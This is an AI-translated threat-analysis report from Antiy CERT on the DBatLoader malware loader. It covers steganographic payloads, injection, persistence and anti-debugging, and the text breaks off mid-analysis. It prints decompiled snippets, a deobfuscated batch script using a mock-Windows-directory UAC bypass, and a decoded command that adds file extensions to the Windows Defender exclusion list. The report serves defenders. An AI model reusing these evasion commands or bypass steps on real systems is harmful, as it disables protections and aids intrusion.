



A Comprehensive Analysis of the DBatLoader Malicious Loader

——*Analysis of Typical Loader Families II*

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.

First draft completed: March 14, 2025

First published: March 19, 2025

Updated: March 14, 2025

Contents

1 Introduction.....	1
2 Overview	1
3 DBatLoader Survival Technology Example Analysis	2
3.1 Obfuscation Technology Analysis	2
3.2 Injection Technical Analysis	5
3.3 Privilege Escalation Technical Analysis.....	6
3.4 Persistence Technical Analysis.....	7
3.5 Anti-Debugging Technology Analysis.....	7
4 Attack Process	7
5 Sample Analysis	8
5.1 Sample Label.....	8
5.2 DBatLoader First Stage.....	8
5.3 DBatLoader Second Stage	11
6 IoC.....	17
7 Mapping of Samples to ATT&CK	17
8 Recommendations for Protection	18
8.1 IEP Helps Users Defend Against Loader Threats.....	19
9 Antiy LanDi VILLM.....	21
Appendix 1 : References.....	23
Appendix 2: About Antiy.....	23

1 Introduction

As cyberattack techniques continue to evolve, malicious code loaders have gradually become a key component of malicious code execution. Such loaders are malicious tools used to load various malicious codes into infected systems. They are usually responsible for bypassing system security protections, injecting malicious codes into memory and executing them, laying the foundation for the subsequent deployment of Trojan-type malicious codes. The core functions of loaders include persistence mechanisms, fileless memory execution, and multi-level evasion techniques.

Antiy CERT will compile the information about typical malicious loader families that have been tracked and stored in recent years into a special report, which will be released in sequence in the next few months, and will continue to track new popular loader families. This project will focus on the technical details of the loader and deeply explore its core functions in the attack chain, including its obfuscation technology, encryption mechanism, and injection strategy. In addition, we will continue to improve our own security product capabilities, adopt effective technical solutions to further improve the recognition rate and accuracy of loaders, and help user organizations discover and prevent potential threats in advance.

2 Overview

DBatLoader was first discovered in 2020 and is mainly used to deliver a variety of malicious code families including Snake Keylogger, Formbook, and Agent Tesla. The loading process of DBatLoader is divided into two stages, the first of which is mainly used to evade the detection of anti-virus engines and decrypt and run the second-stage payload in memory. In the second stage, DBatLoader uses the "DDR" (Dead Drop Resolvers) technology to download and decrypt the malicious code family to be delivered from the public code hosting website, and then injects it into other programs through various methods to achieve covert operation.

DBatLoader evades detection by anti-virus engines by constantly updating its survival skills. It makes extensive use of obfuscation technology to conceal the program from two dimensions: encryption and hidden features. DBatLoader uses XOR encryption and shift encryption to encrypt strings and payloads at different stages. In order to improve concealment, the loader also uses image steganography and inserts useless strings in the

code to hide the characteristics of malicious code. In addition, DBatLoader will also add files with specified extensions to the Windows Defender whitelist to evade detection and kill in order to carry out subsequent attacks.

For more information about this loader, see Antiy Virus Encyclopedia ^[1].



Figure 2-1 Long press to identify the QR code to view the detailed information of DBatLoader

3 DBatLoader Survival Technology Example Analysis

In order to evade and bypass security detection, DBatLoader uses a variety of survival techniques, including obfuscation, injection, privilege escalation, persistence, and anti-debugging.

3.1 Obfuscation Technology Analysis

In order to reduce file features and hinder analysts' reverse analysis, DBatLoader uses a variety of file obfuscation techniques, including the following: interspersing useless instructions, image steganography, script string splicing, multi-layer payload encryption, removal of file magic headers, string encryption, and dynamic loading functions.

3.1.1 Insert Useless Instructions

There are a lot of repeated attempts to hook in each stage of DBatLoader payload. AMSI (Antimalware Scan Interface) codes disperse the original program execution process, which increases the difficulty of reverse analysis and reduces the binary features brought by the program execution process itself.

```
if ( (unsigned __int8)sub_407E5C() )
{
    LStrCatN("OpenSession", *(_DWORD *)off_483160, dword_42B788, v217);
    LStrToPChar(v562[2]);
    LStrFromPChar(v217);
    v216 = v562[3];
    sub_4047EC((volatile __int32 *)v562, (__int32)dword_42B788, *(_DWORD *)off_483160);
    LStrToPChar(v562[0]);
    LStrFromPChar(v216);
    hook_api(v562[1], v216, a1);
    LStrCatN("ScanBuffer", *(_DWORD *)off_483160, dword_42B788, v217);
    LStrToPChar(v561[2]);
    LStrFromPChar(v217);
    v216 = v561[3];
    sub_4047EC((volatile __int32 *)v561, (__int32)dword_42B788, *(_DWORD *)off_483160);
    LStrToPChar(v561[0]);
    LStrFromPChar(v216);
    hook_api(v561[1], v216, a1);
    LStrAsg(&dword_57B864, dword_57B87C);
}
}
```

Figure 3-1 repeated instructions

3.1.2 Using Image Steganography

DBatLoader uses image steganography to write malicious payload information into an image, making it look like an ordinary image from a computer's perspective, thereby hiding the target payload. When the target payload needs to be obtained, the loader reads the image through a specific algorithm to restore the information.




Figure 3-2DBatLoader steganographic payload image

3.1.3 Script String Concatenation

DBatLoader splits the bat script instructions and inserts useless variables in them, and restores them by splicing variables at runtime to reduce file characteristics and interfere with reverse engineering analysis.

```
1 @echo off
2 @echo off
3 %がなせがます%がは%c%みんて%h%みませま まっ繋%o%がて.つんが東て% %ま%o%つがまさ%f%がつさ%f% .つんて
4 s%つ%e%つななす %t%rてoますなたせは% %京すみて%"%つりつませおなつ%1%みせ繋つて駅せoま%v%て京すん.な
5 %1VWa%"%がて東さなん%u%な さ%p%に%w%繋なあつ %u%つつんつ oつま%=%つがせなて %=%つ駅つ みて %"%.%
6 %1VWa%"%んつ駅な%R%.%b%ま みんなつ %U%て %p%ま%z%てりつ %n% す東繋%n%す東み%f%.つなて繋 すな繋%W%
7 %1VWa%"% %r%あませてにて%M%せながさ%S%.がま%り繋て っ駅%o%な駅せ.つっ 京%w%まがつつ駅%X%つが.み%r%I%
8 %1VWa%"%は%r%v%て%j%つ.ま 繋てす東%h%んが%r%つみねつ が%U%み%W%.つっ駅がん%E%みみ すつ%Q%まがん京んま%
9 %1VWa%"%てつつあた.%R%繋まてそ 京て r%t% .東すまみせ%n%o%んて.r%せ%t%京 %u%b%てそま%が%e%な%o%な
10 %1VWa%"%駅せてす %m%つ が んてて.%Q%つがせまつみ%Q%てつせ%z%が%o%が ま%u%み%e%す%e%せが駅り%L%す%が%e%ま%E%r
11 %1VWa%"%てせが %r%み%Z%ん%f%がて%I%す繋て.なねてoんま%N%て っ%e%すて %a%ん な駅%B%んつつせ つま駅%B%す
```

Figure 3-3DBatLoader obfuscated bat script

3.1.4 Multi-layered Encrypted Payload

DBatLoader encrypts the payload through multiple layers to remove payload features and increase the difficulty of reversing.

```
v14 = StrToInt(dword_57B874, v8);
add_decrypt_1(download_file, v14, v251);
LStrAsg(&::a1, v251[0]);
add_decrypt_2(&::a1, v250);
LStrAsg(&dword_57B86C, v250[0]);
LStrFromWStr(v15, split_key_0);
```

Figure 3-4DBatLoader encryption function

3.1.5 Destroy File Features

DBatLoader intentionally removes a byte from the encrypted payload to destroy the file characteristics of the payload after decryption. The removed byte is restored by the loader at runtime to avoid detection after the payload is decrypted.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	对应文本
00000000	BA	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	BE??...
00000010	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	008.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00
00000040	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	69If...LI!Th
00000050	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	74	a program contain
00000060	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	6D	be this Am the m
00000070	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	00	ode.....\$.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Figure 3-5The first stage decrypted payload of DBatLoader

3.1.6 Encrypted String

DBatLoader encrypts some strings (such as the injected program name, auto-start registry path, etc.) to prevent the strings from being identified and detected as features.

```

get_xor_key(&key); // 通过逐字符拼接形成密钥
v2 = 1;
v3 = enc;
if ( enc )
    v3 = *(enc - 1);
v4 = v3;
if ( v3 > 0 )
{
    v5 = 1;
    do
    {
        v11 = enc[v5 - 1] & 0xF ^ key[v2 - 1] & 0xF;
        *(UniqueString() + v5 - 1) = v11 + (enc[v5 - 1] & 0xF0);
        ++v2;
        v6 = key;
        if ( key )
            v6 = *(key - 1);
        if ( v6 < v2 )
            v2 = 1;
        ++v5;
        --v4;
    }
    while ( v4 );
}

```

Figure 3-6DBatLoader string encryption algorithm

3.1.7 Dynamic Function Loading

DBatLoader loads functions dynamically by calling GetProcAddress to prevent file features brought about by importing functions.

```

LStrAsg(&dword_48734C, "noitceSfOweiVpamnUtN");// NtUnmapViewOfSection
sub_41798C(dword_48734C, &v8, v3);
sub_4047EC(&v9, 0, v8);
v6 = LStrToPChar(v9);
v4 = sub_4181CC("ntdll");
GetProcAddress_2 = GetProcAddress_1(v4, v6);
GetProcAddress_2(ProcessHandle, BaseAddress);

```

Figure 3-7DBatLoader dynamic loading function

3.2 Injection Technical Analysis

DBatLoader provides three injection methods, namely thread injection, APC injection and process hollowing, and will eventually select the injection method based on the payload configuration file.

The APIs called are shown Table 3-1 Table 3.1. During the injection process, DBatLoader tries to use the export functions of ntdll.dll instead of directly using the export functions of kernel32.dll to reduce the length of the call chain and the possibility of being hooked.

Table 3-1 2loader injection process

Create process	CreateProcessAsUserW	WinExec	
Modify memory	NtOpenProcess	NtUnmapViewOfSection	ZwAllocateVirtualMemory
	NtReadVirtualMemory	WriteVirtualMemory	RtlMoveMemory

Execute payload	NtCreateThreadEx	NtQueueApcThread	GetThreadContext
	SetThreadContext	ResumeThread	

3.3 Privilege Escalation Technical Analysis

In order to bypass UAC and achieve privilege escalation, DBatLoader needs to execute the program in a trusted directory and the program needs to have a valid digital signature.

In order to execute in a trusted directory, DBatLoader uses a simulated trusted directory technique, which creates a new directory with a space between it and the trusted directory, but can trick UAC into thinking that the program is running in a trusted directory.




Figure 3-8 Trusted directory simulated by DBatLoader

DBatLoader then uses an executable file that is vulnerable to DLL hijacking. The program has a legitimate digital signature and can automatically elevate privileges, but it will prioritize loading DLLs in the same directory. DBatLoader bypasses the UAC restrictions in this black-and-white way to elevate privileges.



Figure 3-9 DBatLoader for white and black white file

3.4 Persistence Technical Analysis

DBatLoader achieves persistence by writing to the registry key HKEY_CURRENT_USER \ SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

```
RegOpenKeyA(a1, v5, &hKey);
v6 = a4;
if ( a4 )
    v6 = *(a4 - 4);
cbData = v6;
v10 = v6;
v9 = UniqueString();
v7 = LStrToPChar(v12);
RegSetValueExA(hKey, v7, 0, 1u, v9, v10);
RegCloseKey_0(hKey);
```




Figure 3-10DBatLoader writes to the registry

3.5 Anti-Debugging Technology Analysis

DBatLoader will detect the presence of a debugger through IsDebuggerPresent and CheckRemoteDebuggerPresent in the second stage.

```
BOOL __stdcall IsDebuggerPresent()
{
    HMODULE ModuleHandleW; // eax
    int (*ProcAddress_0)(void); // ebx

    ModuleHandleW = GetModuleHandleW(L"KernelBase");
    if ( ModuleHandleW == (HMODULE)-1 )
        return 0;
    ProcAddress_0 = GetProcAddress_0(ModuleHandleW, "IsDebuggerPresent");
    return ProcAddress_0() != 0;
}
```




Figure 3-11DBatLoader detects whether there is a debugger through Is DebuggerPresent

4 Attack Process

DBatLoader is mainly spread through phishing emails. Attackers send phishing emails to induce victims to run the malicious program loader in the email attachment. When the loader runs, it will first read the image containing the second-stage payload from its own resource file, decrypt it through image steganography, and run the second stage of DBatLoader. In the second stage, the loader will download the encrypted configuration file from a public file hosting website. After that, DBatLoader will persist according to the configuration file and tamper with the Windows Defender whitelist. Finally, DBatLoader will decrypt the malicious code family to be delivered from the configuration file and run it by injection.




Figure 4-1 2attack process

5 Sample Analysis

5.1 Sample Label

Table 5-1 2executable files

Virus name	Trojan/Win32.DBatLoader
Original file name	Crane Motor Specification,Docx.exe
MD5	23434BF113A4651076ECD2898A6C1069
Processor architecture	Intel 386 or later processors and compatible processors
File size	1.15 MB (1,209,856 bytes)
File format	BinExecute /Microsoft.EXE[:X86]
Timestamp	1992-06-19 22:22:17 (Delphi program default timestamp)
Digital signature	none
Packer type	none
Compiled language	Borland Delphi (2006)
VT first upload time	2024-10-14 04:26:54
VT test results	52 /73

5.2 DBatLoader First Stage

In the first stage of DBatLoader, there are a lot of codes that hijack the AMSI API functions to evade scanning by anti-virus engines. However, this part of the code has defects and this function is not implemented.

```
SafeLoadLibrary(System__AnsiString, 0x8000u);
dllModule = kernel32_GetModuleHandleA_1(dllName_2);
funcName_2 = (const CHAR *)LStrToPChar(funcName_1);
funcAddress = (int)kernel32_GetProcAddress_0(dllModule, funcName_2);
kernel32_VirtualProtect_0(&funcAddress, 0x3B9AC9FFu, 0x40u, &f10ldProtect);
Move(&qword_465814, (unsigned int)&funcAddress, 4);
qmemcpy(kernel32_GetCPIInfo, &funcAddress, 4u);
kernel32_FreeLibrary_0(dllModule);
```



Figure 5-1 The flawed hook API implementation of DBatLoader

DBatLoader uses multiple layers of encryption for the next stage payload. The loader first loads the image containing the next stage payload from the resource file and reads the encrypted payload through image steganography.

```
dword_472654 = (System::TObject *)TResourceStream_Create(// 读取资源文件
    (Classes::TResourceStream *)VMT_412880_TResourceStream,
    v5,
    Y,
    BMP_name_2, // 此样本资源文件名为BBYESI
    2);
dword_472624 = (**(int (__fastcall **)(System::TObject *, _DWORD))dword_472654)(
    dword_472654,
    *(_DWORD *)dword_472654);
LStrSetLength((int)&off_472690, dword_472624); // 将资源文件转化成字符串
v6 = UniqueStringA(&off_472690);
Move(*((__int64 **)dword_472654 + 1), v6, dword_472624);
TObject_Free(dword_472654);
WStrFromLStr(&v21, off_472690);
WStrCat3((int)&v22, (__int64 *)BMP_header, v21); // 添加BMP文件头
LStrFromWStr((LPSTR *)&bmp_img, (const WCHAR *)v22);
bitmap_obj = TBitmap_Create(VMT_41E9BC_TBitmap); // 将BMP文件转化成Bitmap对象
LOBYTE(v7) = 1;
dword_472628 = (Classes::TStream *)TObject_Create(VMT_41277C_TMemoryStream, v7);
v19 = (int)bmp_img;
v8 = bmp_img;
if ( bmp_img )
    v8 = (void *)*((_DWORD *)bmp_img - 1);
TStream_WriteBuffer(dword_472628, bmp_img, (int)v8);
TStream_SetPosition(dword_472628, 0i64);
(*(__fastcall **)(int, Classes::TStream *))(*(_DWORD *)bitmap_obj + 0x54)(bitmap_obj, dword_472628); // TBitmap.LoadFromStream
```



Figure 5-2 DBatLoader reads resource files

DBatLoader reads bytes from the image line by line in the order of blue, green and red to obtain the steganographic information. The number of bits occupied by the image steganography is recorded in the first 3 bytes read. The loader then reads 32 bits of information through steganography to obtain the total number of bytes of the encrypted payload. After that, the loader will continue to read information from the image until the entire encrypted payload is obtained.

```

do // 获取总字节数
{
    v9 = get_bit(*(unsigned __int8 *)(scanline + dword_472684 - 1), dword_472680);
    set_bit(&total_bytes, byte_472669[0], v9);
    sub_46000C((int)&savedregs);
    ++byte_472669[0];
}
while ( byte_472669[0] != 32 );
if ( (int)total_bytes > 0 )
{
    remaining_bytes = total_bytes;
    dword_472664 = 1;
    do // 循环直到获取所有字节
    {
        byte_472669[0] = 0;
        do // 每个字节获取bit数据
        {
            v10 = get_bit(*(unsigned __int8 *)(scanline + dword_472684 - 1), dword_472680);
            set_bit_0(&byte_472668, byte_472669[0], v10);
            sub_46000C((int)&savedregs);
            ++byte_472669[0];
        }
        while ( byte_472669[0] != 8 );
        dword_472624 = 1; // 获取的数据追加到payload尾部
        (*(void (__fastcall **)(System::TObject *, _BYTE *, int))(_DWORD *)decoded_payload + 0x100)(
            decoded_payload,
            &byte_472668,
            1);
        ++dword_472664;
        --remaining_bytes;
    }
    while ( remaining_bytes );
}

```



Figure 5-3 DBatLoader reads the steganographic image

DBatLoader then adds 0x80 to the second-stage payload byte by byte and adds a character "M" to the payload header to decrypt the second-stage payload.

```

LStrAsg(&bitmap_decode_added, "M"); // DBatLoader自带一个M
v20 = (int)bitmap_decode;
v10 = bitmap_decode;
if ( bitmap_decode )
    v10 = (char *)((_DWORD *)bitmap_decode - 1);
v11 = v10;
if ( (int)v10 > 0 )
{
    i = 1;
    do
    {
        LStrFromChar(&v18, (unsigned __int8)bitmap_decode[i - 1] + 0x13980); // 对剩余载荷加0x80
        LStrCat((int)&bitmap_decode_added, v18);
        ++i;
        --v11;
    }
    while ( v11 );
}

```



Figure 5-4 DBatLoader decrypts the second stage payload

Finally, DBatLoader maps the second stage payload into memory and calls the entry point to enter the second stage.

```
lpAddress = kernel32_VirtualAlloc_0(0, v27->OptionalHeader.SizeOfImage + 500000000, 0x2000u, 1u);
v26 = (int)lpAddress - v27->OptionalHeader.ImageBase;
v19 = kernel32_VirtualAlloc_0(lpAddress, v20 + v27->OptionalHeader.SizeOfHeaders, 0x1000u, 4u);
memcpy(v21, v19, v27->OptionalHeader.SizeOfHeaders);
kernel32_VirtualProtect_0(v19, v27->OptionalHeader.SizeOfHeaders, 2u, &f10ldProtect);
v1 = (IMAGE_SECTION_HEADER *)((char *)&v27->OptionalHeader + v27->FileHeader.SizeOfOptionalHeader);
for ( i = 0; i != 6; ++i )
{
    v18 = v1[i].Misc.PhysicalAddress;
    v17 = v1[i].SizeOfRawData;
    if ( v18 < v17 )
    {
        v18 ^= v17;
        v17 ^= v18;
        v18 ^= v17;
    }
    v19 = kernel32_VirtualAlloc_0((char *)lpAddress + v1[i].VirtualAddress, v20 + v18, 0x1000u, 4u);
    user32_GetDC((HWND)v10[1]);
    FillChar(v19, v18, 0);
    memcpy((char *)v21 + v1[i].PointerToRawData, v19, v17);
}
v23 = (char *)lpAddress + v27->OptionalHeader.AddressOfEntryPoint;
```



Figure 5-5 DBatLoader loading the second stage payload

5.3 DBatLoader Second Stage

The second stage of DBatLoader triggers the second stage malicious logic by setting a timer in the main function logic.

```
MMRESULT __usercall sub_42C35C@<eax>(UINT a1@<eax>)
{
    MMRESULT result; // eax

    result = timeSetEvent(a1, 0, fptc, 0, 1u);
    dword_57B89C = result;
    return result;
}
```



Figure 5-6 DBatLoader sets the timer

The second stage of DBatLoader has the same anti-virus engine evasion logic as the first stage, but the function is not implemented due to design flaws.

```
module_handle = GetModuleHandleA_1(v4);
v5 = LStrToPChar(v11);
process_addr = (int)GetProcAddress_1(module_handle, v5);
VirtualProtect(&process_addr, 0x5F5E103u, 0x40u, &f10ldProtect);
memcpy(GetSysColor, &process_addr, 4u);
Move(4);
CurrentProcess = GetCurrentProcess();
WriteVirtualMemory(a3, (int)CurrentProcess, (int)&process_addr, (int)GetCPInfo, 4, (int)&dword_48739C);
v7 = GetCurrentProcess();
FlushInstructionCache(v7, 0, 0);
```



Figure 5-7 The second stage of evading anti-virus engine logic

In the second stage of DBatLoader, some strings are encrypted by an XOR algorithm. When the string needs to be decrypted, the loader will first concatenate the characters one by one to form an XOR key, and then the loader will

XOR the lower 8 bits of the encrypted string with the lower 8 bits of the key byte by byte to obtain the plaintext string.

```
get_xor_key(&key); // 通过逐字符拼接形成密钥
v2 = 1;
enc_length = enc;
if ( enc )
    enc_length = *(enc - 1);
v4 = enc_length;
if ( enc_length > 0 )
{
    v5 = 1;
    do
    {
        v11 = enc[v5 - 1] & 0xF ^ key[v2 - 1] & 0xF; // 解密运算低8位
        *(sub_4049F8() + v5 - 1) = v11 + (enc[v5 - 1] & 0xF0); // 与高8位合并
    }
    while ( v5 < v4 );
}
```

Figure 5-8 DBatLoader decryption string algorithm

In the second stage of DBatLoader, the program will store the download address of the payload to be delivered in the first stage payload. In the second stage, DBatLoader will search for a specific string in the first stage payload file to locate the encrypted configuration.

```
read_file(process_name, &process_file_data); // 第一阶段载荷文件
LStrAsg(&::process_file_data, process_file_data);
split(::process_file_data, &split_key, &split_data); // 用于分割配置的字符串b"\xA5\xC7\x33\x40"
DynArrayAsg(&::split_data, split_data, dword_41DB28);
LStrAsg(&dword_57B858, *(&::split_data + 4));
LStrAsg(&dword_57B874, *(&::split_data + 8));
```

Figure 5-9 DBatLoader obtains encrypted configuration

After obtaining the encrypted configuration, DBatLoader will use an integer in the configuration as a decryption key to decrypt the encrypted string to obtain the download address of the target payload.

```
do
{
    LStrFromChar(&v9, enc[dword_57B8CC - 1] + 0x10D % key);
    LStrCat(a3, v9);
    ++dword_57B8CC;
    --v5;
}
while ( v5 );
```

Figure 5-10 DBatLoader decryption payload download address algorithm

DBatLoader will then download the delivered payload through the WinHttpRequest object.

```
CoInitialize(0);
CreateInstanceFromProgID("WinHttp.WinHttpRequest.5.1");
VarFromDisp();
DispInvoke(0, &ptinfo, dword_42BA7C, &off_42BA78, &params, 0, ExceptionList, v76);
DispInvoke(0, &ptinfo, dword_42BA88, v83, v84, v85, v86, v87);
DispInvoke(v249, &ptinfo, dword_42BA94, v91, v92, v93, v94, v95);
VarToLStr();
CoUninitialize();
```

Figure 5-11 DBatLoader downloads the payload

When DBatLoader downloads the payload, the program will base 64 decode it and add the offset multiple times to decrypt the payload.

```
v14 = StrToInt(dword_57B874, v8); // 此程序中key为240
add_decrypt_1(download_file, v14, v251); // [(i+(0x10D%key))&0xFF for i in enc]
LStrAsg(&::a1, v251[0]);
add_decrypt_2(&::a1, v250); // [(i+14)%94+33 if (i-33)&0xFF<0x5E else i for i in enc]
LStrAsg(&dword_57B86C, v250[0]);
```



Figure 5-12 DBatLoader decrypts the downloaded payload

DBatLoader then splits the payload through a specific string to obtain the payload configuration file. After the loader decrypts the configuration file, it will choose whether to tamper with the anti-virus engine strategy, persistence, thread injection, APC injection, process hollowing, etc. according to the configuration file.

```
LStrAsg(&dword_57B86C, v250[0]);
LStrFromWStr(v15, split_key_0); // key为全局字符串变量 在程序运行时构造赋值
split(dword_57B86C, v248[29], &v249); // bytes.fromhex("CA D2 C9 4E 76 CB D5 40")
DynArrayAsg(&::split_data, v249, dword_41DB28);
LStrAsg(&malware_xor_key, *(&::split_data + 4)); // 用于解密待投递恶意代码家族的异或密钥
LStrAsg(&malware_filename, *(&::split_data + 8)); // 后续载荷都会使用此文件名保存到硬盘上
LStrAsg(&encrypted_malware, *(&::split_data + 12)); // 加密的待投递恶意代码
LStrAsg(&is_add_self_to_ExclusionExtension, *(&::split_data + 16)); // 是否篡改反病毒引擎白名单
LStrAsg(&is_setup_autorun, *(&::split_data + 20)); // 是否设置自启动
LStrAsg(&is_APC_inject, *(&::split_data + 24)); // 是否APC注入
LStrAsg(&is_thread_inject, *(&::split_data + 28)); // 是否线程注入 如果两种注入都不使用则通过进程锁空注入
LStrAsg(&malware_add_key, *(&::split_data + 32)); // 用于解密待投递恶意代码家族的偏移值
LStrAsg(&dword_57B868, *(&::split_data + 36)); // 未被使用
LStrAsg(&is_save_download_payload_to_disk, *(&::split_data + 40)); // 是否将下载的配置文件保存到硬盘
```



Figure 5-13 DBatLoader reads the configuration file

5.3.1 DBatLoader Tampering with Windows Defender Whitelist

Windows Defender whitelist tampering function is enabled in the configuration file, the loader will add specific file extensions to the whitelist through its own code and the released bat script.

```
rem https://github.com/ch3sh/BatCloak <-此注释为DBatLoader自带注释 此仓库现已失效
C:\Windows\System32\cmd.exe /y C:\Windows\System32\cmd.exe /d C:\Users\Public\alpha.pif /o 1>nul
C:\Windows\System32\cmd.exe /y C:\Windows\System32\cmd.exe /d C:\Users\Public\alpha.pif /o 1>nul
C:\Users\Public\alpha.pif /o mkdir "\\?C:\Windows " 1>nul 2>nul
C:\Users\Public\alpha.pif /o mkdir "\\?C:\Windows \SysWOW64" 1>nul 2>nul
C:\Users\Public\alpha.pif /o C:\Users\Public\alpha.pif 127.0.0.1 -n 10 1>nul 2>nul
rem 脚本被ping指令阻塞期间
rem DBatLoader第二阶段程序会释放per.exe(即易被DLL劫持的合法easinvoker.exe程序)
rem 以及释放用来修改反病毒引擎策略的恶意的netutils.dll
C:\Windows\SysWOW64\per.exe
C:\Users\Public\alpha.pif /o del "C:\Users\Public\alpha.pif"
C:\Users\Public\alpha.pif /o rmdir "C:\Windows\SysWOW64"
C:\Users\Public\alpha.pif /o rmdir "C:\Windows\"
del "C:\Users\Public\alpha.pif" /A /F /Q /S
rem DBatLoader也会清理此过程中释放在C:\Users\Public和C:\Windows\下的部分文件
exit
```



Figure 5-14 Deobfuscated script for modifying Windows Defender policy

DBatLoader creates a C:\Windows\SysWOW64 directory with an extra space in the path to simulate a trusted directory, and then releases a legitimate easinvoker.exe that has automatic privilege escalation capabilities and is easily hijacked by DLLs to escalate privileges. Finally, the loader releases a malicious netutils.dll that will be loaded by easinvoker.exe, which will add exe, bat, and p if programs to the Windows Defender whitelist.


```
strcpy(
    u11,
    "821gVw55Y0dK0cN0as7u0QeFXzXXZzVFXcpzQgQ21gu0e15CbsV0as3XZ39GccxfFutjdcaFbsV0af3XZ39G0zd3bk5u0KxXyMThIRSc5NFXcN0d"
    "vR0p0dFXcpzQgK31gWd1Rnb1HXZ");
revstr(v11);
u4 = (const CHAR *)base64_decode(v11);
WinExec(v4, 0); // esentutl /y C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /d C:\Users\Public\pha.pif /w
strcpy(
    u10,
    "m3m10cucc1nQXY1dCLH0Be15y3g420pfnb1RHeF52bpKXdsA0eF1C11m0l1X2e0acQ5XtG0Z00CzuFubt02QtA1b1R02ph011xw0M0d0R0p0dV1"
    "gV0w0SSy0BHXc40as7u0QeFXzXXZzVFXcpzQ");
revstr(v10);
sub_513C9570(2); // 以秒为单位的sleep
v5 = (const CHAR *)base64_decode(v10);
WinExec(v5, 0); // C:\Users\Public\pha.pif -WindowStyle hidden -Command Add-PipPreference -ExclusionExtension '.exe','bat','.pif'
```

Figure 5-15 The core payload in netutils.dll for adding file extension whitelists

5.3.2 DBatLoader Achieves Persistence by Setting Auto-Startup Items

When the persistence function is enabled, DBatLoader copies itself to C:\Users\Public\Libraries\malware_filename. PIF with the file name malware_filename in the configuration file, creates the file malware_filename.url under C:\Users\Public\, and adds it to the registry under HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run to implement the self-start function.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	对应文本
00000000	5B	49	6E	74	65	72	6E	65	74	53	68	6F	72	74	63	75	InternetShortcu
00000010	74	5D	0D	0A	55	52	4C	3D	66	69	6C	65	3A	22	43	3A	t]..URL=file:"C:
00000020	5C	5C	55	73	65	72	73	5C	5C	50	75	62	6C	69	63	5C	\\Users\\Public\
00000030	5C	4C	69	62	72	61	72	69	65	73	5C	5C	43	6F	62	73	\\Libraries\\Cobs
00000040	66	68	69	79	2E	50	49	46	22	0D	0A	49	63	6F	6E	49	fhiy.PIF"..IconI
00000050	6E	64	65	78	3D	39	30	39	31	33	39	0D	0A	48	6F	74	ndex=909139...Hot
00000060	4B	65	79	3D	32	34	0D	0A									Key=24...

Figure 5-16 DBatLoader creates a persistent .url file

If the save configuration file function is enabled, DBatLoader will also save the downloaded undecrypted configuration file with the file name malware_filename to C:\Users\Public\Libraries\ for subsequent use.

```
LStrCmp(is_save_download_payload_to_disk, "1");
if ( v21 )
{
    v122 = LibraryPath;
    v121 = dword_42BAD0;
    LStrCatN(malware_filename); // C:\Users\Public\Libraries\{malware_filename}
    v57 = LStrToPChar(v216[2]);
    WStrFromPChar(v57, &v217);
    v120 = v217;
    WStrFromLStr(v58, download_file);
    LStrFromWStr(v59, v216[0]);
    write_to_file(v216[1], v120);
}
```

Figure 5-17 DBatLoader saves the downloaded configuration file

5.3.3 DBatLoader Executes the Target Payload

DBatLoader will try to find out whether SndVol.exe exists in the system. If it does not exist, it will inject the program into iexpress.exe .


```

decrypt_string(v269[9], &v270);
LStrAsg(&dword_57B87C, v270);
sub_4047EC(v269, "C:\\Windows\\System32\\", dword_57B87C);
if ( FileExists(v269[0]) ) // C:\\Windows\\System32\\SndVol.exe
{
    LStrAsg(&inject_target, dword_57B87C);
}
else
{
    decrypt_string(aNmzqxjC, v268); // iexpress.exe
    LStrAsg(&inject_target, v268[0]);
}

```



Figure 5-18 DBatLoader selects the injected program

DBatLoader will then decrypt the target payload in the configuration file at multiple layers to obtain the real malicious payload.

```

